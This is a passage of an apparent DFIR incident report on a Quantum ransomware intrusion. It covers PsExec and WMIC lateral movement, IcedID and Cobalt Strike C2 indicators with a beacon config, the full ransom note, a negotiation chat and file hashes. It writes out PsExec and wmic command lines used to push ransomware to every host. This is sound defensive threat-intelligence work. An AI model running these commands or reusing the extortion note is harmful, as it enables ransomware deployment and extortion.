C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe

WMI

Through-out the intrusion the threat actor was also observed using WMIC to perform lateral activities including discovery actions remotely, and as a second option, to ensure all the remote hosts successfully executed the final ransomware payload. The WMIC commands prefaced with `/node:IP Address` allowed the threat actor to run commands on remote hosts.

Command and Control

IcedID

As we saw from the execution section, `dar.dll` was used to contact the below domains:

- `dilimoretast[.]com`
- `138[.]68.42.130:443`

Ja3: a0e9f5d64349fb13191bc781f81f42e1 Ja3s: ec74a5c51106f0419184d0dd08fb05bc Certificate: [3e:f4:e9:d6:3e:47:e3:ce:51:2e:2a:91:e5:48:41:54:5e:53:54:e2] Not Before: 2022/03/22 09:34:53 UTC Not After: 2023/03/22 09:34:53 UTC Issuer Org: Internet Widgits Pty Ltd Subject Common: localhost Subject Org: Internet Widgits Pty Ltd Public Algorithm: rsaEncryption

- `antnosience[.]com`
- `157[.]245.142.66:443`

JA3: a0e9f5d64349fb13191bc781f81f42e1 Ja3s: ec74a5c51106f0419184d0dd08fb05bc Certificate: [0c:eb:c1:4b:0d:a1:b6:9d:7d:60:ed:c0:30:56:b7:48:10:d1:b1:6c] Not Before: 2022/03/19 09:22:57 UTC Not After: 2023/03/19 09:22:57 UTC Issuer Org: Internet Widgits Pty Ltd Subject Common: localhost Subject Org: Internet Widgits Pty Ltd Public Algorithm: rsaEncryption

- `oceriesfornot[.]top`
- `188[.]166.154.118:80`

Cobalt Strike

- `185.203.118[.]227`
- Watermark: `305419776`

Ja3: 72a589da586844d7f0818ce684948eea Ja3s: f176ba63b4d68e576b5ba345bec2c7b7 Certificate: [72:a1:ac:20:97:a0:cb:4f:b5:41:db:6e:32:fb:f5:7b:fd:43:9b:4b] Not Before: 2022/03/21 22:16:04 UTC Not After: 2023/03/21 22:16:04 UTC Issuer Org: Google GMail Subject Common: gmail.com Subject Org: Google GMail Public Algorithm: rsaEncryption { "beacontype": ["HTTPS"], "sleeptime": 60000, "jitter": 15, "maxgetsize": 1049376, "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==", "license_id": 305419776, "cfg_caution": false, "kill_date": "2022-04-22", "server": { "hostname": "185.203.118.227", "port": 443, "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnOM3nXx+7HBhkbDd+AwFrFisSunK999w2tM0uTpuuEiBalcJhcL+QgQWtf6S7zPp5hjImG+2YcPl18
ePWyKFjhrA7emVRqhM21QMlo1ANsn14rY/RO2pzuft8P7TXoIjjI/
B2GGVuzYNZX6X4I2EwIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
"host_header": "", "useragent_header": null, "http-get": { "uri": "/_/scs/mail-static/_/js/", "verb": "GET", "client": { "headers": null, "metadata": null }, "server": { "output": ["print", "append 375 characters", "append 250 characters", "prepend 4 characters", "prepend 28 characters", "prepend 36 characters", "prepend 18 characters", "prepend 4 characters", "prepend 28 characters", "prepend 36 characters", "prepend 17 characters", "prepend 4 characters"] } }, "http-post": { "uri": "/mail/u/0/", "verb": "POST", "client": { "headers": null, "id": null, "output": null } }, "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
"crypto_scheme": 0, "proxy": { "type": null, "username": null, "password": null, "behavior": "Use IE settings" }, "http_post_chunk": 0, "uses_cookies": true, "post-ex": { "spawnto_x86": "%windir%\\syswow64\\rundll32.exe", "spawnto_x64": "%windir%\\sysnative\\rundll32.exe" }, "process-inject": { "allocator": "VirtualAllocEx", "execute": ["CreateThread", "SetThreadContext", "CreateRemoteThread", "RtlCreateUserThread"], "min_alloc": 0, "startrwx": true, "stub": "tUr+Aexqde3zXhpE+L05KQ==", "transform-x86": null, "transform-x64": null, "userwx": true }, "dns-beacon": { "dns_idle": null, "dns_sleep": null, "maxdns": null, "beacon": null, "get_A": null, "get_AAAA": null, "get_TXT": null, "put_metadata": null, "put_output": null }, "pipename": null, "smb_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
"stage": { "cleanup": false }, "ssh": { "hostname": null, "port": null, "username": null, "password": null, "privatekey": null } }

Exfiltration

While the ransom note indicated the threat actor stole data, we did not observe any overt exfiltration of data; however, it is possible that the threat actors used IcedID or Cobalt Strike to transmit sensitive data.

Impact

Just shy of four hours into the intrusion, the threat actors began acting on their final objectives, domain wide ransomware deployment. With their pivot point from one of the domain controllers, the actor used a combination of both PsExec and WMI to remotely execute the ransomware.

They first copied the payload, `ttsel.exe`, to the C$ share of each host on the network.

C:\Windows\system32\cmd.exe /K copy ttsel.exe \\<IP>\c$\windows\temp\

PsExec

The threat actor utilized the “-r” option in PsExec to define a custom name (“mstdc”) of the remote service created on the target host (by default is PSEXESVC).

psexec.exe \\<IP ADDRESS> -u <DOMAIN>\Administrator -p "<PASSWORD>" -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe

This resulted in the file `C:\Windows\mstdc.exe` being created on the target endpoint when PsExec was executed.

WMI

The alternate execution method the actor employed was a WMI call to start a remote process on the target host.

wmic /node:"<IP ADDRESS>" /user:"<DOMAIN>\Administrator" /password:"<PASSWORD>" process call create "cmd.exe /c c:\windows\temp\ttsel.exe"

The Quantum ransomware began to encrypt files across all hosts in the environment which then dropped the following ransom note: `README_TO_DECRYPT.html`

Your ID:

[redacted]

This message contains an information how to fix the troubles you've got with your network.

Files on the workstations in your network were encrypted and any your attempt to change, decrypt or rename them could destroy the content.
The only way to get files back is a decryption with Key, provided by the Quantum Locker.

During the period your network was under our control, we downloaded a huge volume of information.
Now it is stored on our servers with high-secure access. This information contains a lot of sensitive, private and personal data.
Publishing of such data will cause serious consequences and even business disruption.

It's not a threat, on the contrary - it's a manual how to get a way out.
Quantum team doesn't aim to damage your company, our goals are only financial.

After a payment you'll get network decryption, full destruction of downloaded data, information about your network vulnerabilities and penetration points.
If you decide not to negotiate, in 48 hours the fact of the attack and all your information will be posted on our site and will be promoted among dozens of cyber forums, news agencies, websites etc.

To contact our support and start the negotiations, please visit our support chat.
It is simple, secure and you can set a password to avoid intervention of unauthorised persons.
http[redacted].onion/?
cid=[redacted]

- Password field should be blank for the first login.
- Note that this server is available via Tor browser only.

P.S. How to get TOR browser - see at https://www.torproject.org

Your ID:

[redacted]

This message contains an information how to fix the troubles you've got with your network.

Files on the workstations in your network were encrypted and any your attempt to change, decrypt or rename them could destroy the content.
The only way to get files back is a decryption with Key, provided by the Quantum Locker.

During the period your network was under our control, we downloaded a huge volume of information.
Now it is stored on our servers with high-secure access. This information contains a lot of sensitive, private and personal data.
Publishing of such data will cause serious consequences and even business disruption.

It's not a threat, on the contrary - it's a manual how to get a way out.
Quantum team doesn't aim to damage your company, our goals are only financial.


After a payment you'll get network decryption, full destruction of downloaded data, information about your network vulnerabilities and penetration points.
If you decide not to negotiate, in 48 hours the fact of the attack and all your information will be posted on our site and will be promoted among dozens of cyber forums, news agencies, websites etc.


To contact our support and start the negotiations, please visit our support chat.
It is simple, secure and you can set a password to avoid intervention of unauthorised persons.
http[redacted].onion/?
cid=[redacted]

- Password field should be blank for the first login.
- Note that this server is available via Tor browser only.


P.S. How to get TOR browser - see at https://www.torproject.org

The Quantum portal had a unique option to create and set a password to the negotiation chat.






Once authenticated, it displays the chat window with the threat actor.


Quantum secure chat
onion/?cid=f7
SUPPORT: Online
SUPPORT
Welcome to the Quantum secure chat.
Please, specify the name of the company and your position.
Our support team will be in touch as soon as possible.
Send

Quantum secure chat
onion/?cid=f7
SUPPORT: Online
SUPPORT
Welcome to the Quantum secure chat.
Please, specify the name of the company and your position.
Our support team will be in touch as soon as possible.
Send

Diamond Model



Feedback always appreciated: https://thedfirreport.com/contact/

Indicators

Files

docs_invoice_173.iso e051009b12b37c7ee16e810c135f1fef 415b27cd03d3d701a202924c26d25410ea0974d7
5bc00ad792d4ddac7d8568f98a717caff9d5ef389ed355a15b892cc10ab2887b dar.dll 4a6ceabb2ce1b486398c254a5503b792
08a1c43bd1c63bbea864133d2923755aa2f74440 4a76a28498b7f391cdc2be73124b4225497232540247ca3662abd9ab2210be36 document.lnk
adf0907a6114c2b55349c08251efdf50 aa25ae2f9dbe514169f4526ef4a61c1feeb1386a
3bb2f8c2d2d1c8da2a2051bd9621099689c5cd0a6b12aa8cb5739759e843e5e6 adf.bat ebf6f4683d8392add3ef32de1edf29c4
444c704afe4ee33d335bbdfae79b58aba077d10d 2c2513e17a23676495f793584d7165900130ed4e8cccf72d9d20078e27770e04 Ulfefi32.dll
49513b3b8809312d34bb09bd9ea3eb46 445294080bf3f58e9aaa3c9bcf1f346bc9b1eccb
6f6f71fa3a83da86d2aba79c92664d335acb9d581646fa6e30c35e76cf61cbb7 license.dat e9ad8fae2dd8f9d12e709af20d9aefad
db7d1545c3c7e60235700af672c1d20175b380cd 84f016ece77ddd7d611ffc0cbb2ce24184aeee3a2fdbb9d44d0837bc533ba238 ttsel.exe
